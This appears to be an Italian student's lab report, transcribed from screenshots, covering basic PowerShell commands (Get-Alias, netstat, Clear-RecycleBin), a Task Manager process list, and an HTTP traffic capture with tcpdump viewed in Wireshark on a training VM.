




1. Esercizio Powershell












Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.
Prova la nuova PowerShell multipiattaforma https://aka.ms/pscore6
PS C:\Users\Nicolo> Get-Alias dir
CommandType Name Version Source
Alias dir -> Get-ChildItem
PS C:\Users\Nicolo>



Windows PowerShell
PS C:\Users\Nicolo> netstat -h
Visualizza le statistiche del protocollo e le connessioni di rete TCP/IP correnti.
NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]
-a Visualizza tutte le connessioni e le porte di ascolto.
-b Visualizza l'eseguibile coinvolto nella creazione di ogni connessione o
porta di ascolto. In alcuni casi, host di eseguibili noti
più componenti indipendenti e in questi casi il
sequenza di componenti coinvolti nella creazione della connessione
o la porta in ascolto. In questo caso, l'eseguibile
il nome è in [] nella parte inferiore, in alto è il componente che ha chiamato,
e così via fino al raggiungimento di TCP/IP. Si noti che questa opzione
può richiedere molto tempo e avrà esito negativo, a meno che non siano sufficienti
autorizzazioni.
-e visualizza le statistiche Ethernet. È possibile combinare
opzione.
-f Visualizza nomi di dominio completi (FQDN) per stranieri
indirizzi.
-n Visualizza indirizzi e numeri di porta in formato numerico.
-o Visualizza l'ID del processo proprietario associato a ogni connessione.
-p proto Mostra le connessioni per il protocollo specificato da proto; proto
può essere qualsiasi: TCP, UDP, TCPv6 o UDPv6. Se usato con-s
opzione per la visualizzazione delle statistiche per protocollo, Proto può essere qualsiasi:
IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP o UDPv6.
-q Visualizza tutte le connessioni, le porte di ascolto e i binding
non in ascolto di porte TCP. Le porte di nonlistening associate possono o meno essere
essere associato a una connessione attiva.
-r Visualizza la tabella di routing.
-s Visualizza le statistiche per protocollo. Per impostazione predefinita, le statistiche vengono
visualizzata per IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP e UDPv6;
l'opzione-p può essere utilizzata per specificare un sottoinsieme del valore predefinito.
-t Visualizza lo stato corrente di offload della connessione.
-x Visualizza connessioni NetworkDirect, listener e condivisi
endpoint.
-y Visualizza il modello di connessione TCP per tutte le connessioni.
Non può essere combinato con le altre opzioni.
intervallo Rivisualizza le statistiche selezionate, la sospensione dell'intervallo di secondi
tra ogni schermo. Premere CTRL+C per interrompere la rivisualizzazione
Statistiche. Se viene omesso, netstat stamperà il
informazioni di configurazione una volta.
PS C:\Users\Nicolo>


Windows PowerShell
PS C:\Users\Nicolo> netstat -r
Elenco interfacce
3...08 00 27 f3 4c f1 ......Intel(R) PRO/1000 MT Desktop Adapter
1...........................Software Loopback Interface 1
IPv4 Tabella route
Route attive:
Indirizzo rete Mask Gateway Interfaccia Metrica
0.0.0.0 0.0.0.0 10.0.2.2 10.0.2.15 25
10.0.2.0 255.255.255.0 On-link 10.0.2.15 281
10.0.2.15 255.255.255.255 On-link 10.0.2.15 281
10.0.2.255 255.255.255.255 On-link 10.0.2.15 281
127.0.0.0 255.0.0.0 On-link 127.0.0.1 331
127.0.0.1 255.255.255.255 On-link 127.0.0.1 331
127.255.255.255 255.255.255.255 On-link 127.0.0.1 331
224.0.0.0 240.0.0.0 On-link 127.0.0.1 331
224.0.0.0 240.0.0.0 On-link 10.0.2.15 281
255.255.255.255 255.255.255.255 On-link 127.0.0.1 331
255.255.255.255 255.255.255.255 On-link 10.0.2.15 281
Route permanenti:
Nessuna
IPv6 Tabella route
Route attive:
Interf Metrica Rete Destinazione Gateway
3 281 ::/0 fe80::2
1 331 ::1/128 On-link
3 281 fd00::/64 On-link
3 281 fd00::91c9:8f5c:5c64:66cf/128
On-link
3 281 fd00::d363:51ab:abb7:33be/128
On-link
3 281 fe80::/64 On-link
3 281 fe80::302b:16ee:64df:6017/128
On-link
1 331 ff00::/8 On-link
3 281 ff00::/8 On-link
Route permanenti:
Nessuna
PS C:\Users\Nicolo>



Tutti
App
Documenti
Web
Altro
Corrispondenza migliore
Windows PowerShell
Sistema
App
Windows PowerShell IS
Windows PowerShell IS
Windows PowerShell (x86)
Cerca nel Web
pow - Visualizza altri risultati della ricerca
powerpoint
power bi
powerpoint online
PowerShell
powertoys
power automate
Impostazioni (4+)
Esegui come amministratore
Apri percorso file
Aggiungi a Start
Aggiungi alla barra delle applicazioni
Windows PowerShell
Sistema
Apri
Esegui come amministratore
Esegui ISE come amministratore
Windows PowerShell ISE






Gestione attività
File
Opzioni
Visualizza
Processi
Prestazioni
Cronologia applicazioni
Avvio
Utenti
Dettagli
Servizi
Nome
PID
Stato
Nome utente
CPU
Memoria (working set privato attivo)
Virtualizzazione control...
Interrupt sistema - In esecuzione SYSTEM 00 0 K
Processo di inattività... 0 In esecuzione SYSTEM 99 8 K
System 4 In esecuzione SYSTEM 00 20 K
Registry 124 In esecuzione SYSTEM 00 2.344 K Non consentito
smss.exe 456 In esecuzione SYSTEM 00 248 K Non consentito
svchost.exe 488 In esecuzione SERVIZIO DI RETE 00 7.260 K Non consentito
csrss.exe 556 In esecuzione SYSTEM 00 848 K Non consentito
svchost.exe 560 In esecuzione SYSTEM 00 1.160 K Non consentito
wininit.exe 644 In esecuzione SYSTEM 00 656 K Non consentito
csrss.exe 652 In esecuzione SYSTEM 00 848 K Non consentito
winlogon.exe 740 In esecuzione SYSTEM 00 1.420 K Non consentito
services.exe 788 In esecuzione SYSTEM 00 4.552 K Non consentito
lsass.exe 812 In esecuzione SYSTEM 00 6.296 K Non consentito
svchost.exe 928 In esecuzione SYSTEM 00 8.508 K Non consentito
fontdrvhost.exe 956 In esecuzione UMFD-0 00 1.096 K Disabilitato
svchost.exe 1032 In esecuzione SERVIZIO LOCALE 00 864 K Non consentito
svchost.exe 1068 In esecuzione Nicolo 00 3.752 K Disabilitato
svchost.exe 1092 In esecuzione SERVIZIO LOCALE 00 10.776 K Non consentito
svchost.exe 1124 In esecuzione SERVIZIO LOCALE 00 4.544 K Non consentito
svchost.exe 1152 In esecuzione SERVIZIO LOCALE 00 1.404 K Non consentito
svchost.exe 1168 In esecuzione SYSTEM 00 1.392 K Non consentito
svchost.exe 1176 In esecuzione SERVIZIO LOCALE 00 1.596 K Non consentito
Meno dettagli
Termina attività



Amministratore: Windows PowerShell
PS C:\Windows\system32> clear-recyclebin
Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): s
PS C:\Windows\system32>


2. Esercizio HTTP/HTTPS












Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ sudo tcpdump -i enp0s3 -s 0 -w httpdump.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C8642 packets captured
8656 packets received by filter
0 packets dropped by kernel
[analyst@secOps ~]$



analyst - File Manager
Help
/home/analyst/
Desktop
Downloads
capture.pcap
httpdump.pcap
httpdump.pcap [Wireshark 2.5.1]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: http
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
10 0.081730 10.0.2.15 34.107.221.82 HTTP 342 GET /success.txt HTTP/1.1
12 0.127841 34.107.221.82 10.0.2.15 HTTP 270 HTTP/1.1 200 OK (text/plain)
64 1.629160 10.0.2.15 173.222.245.33 OCSP 485 Request
68 1.632062 10.0.2.15 173.222.245.33 OCSP 485 Request
88 1.805743 173.222.245.33 10.0.2.15 OCSP 943 Response
90 1.808726 173.222.245.33 10.0.2.15 OCSP 943 Response
102 1.846016 10.0.2.15 173.222.245.9 OCSP 485 Request
108 1.893834 173.222.245.9 10.0.2.15 OCSP 943 Response
192 2.264743 10.0.2.15 173.222.245.33 OCSP 485 Request
194 2.294705 173.222.245.33 10.0.2.15 OCSP 943 Response
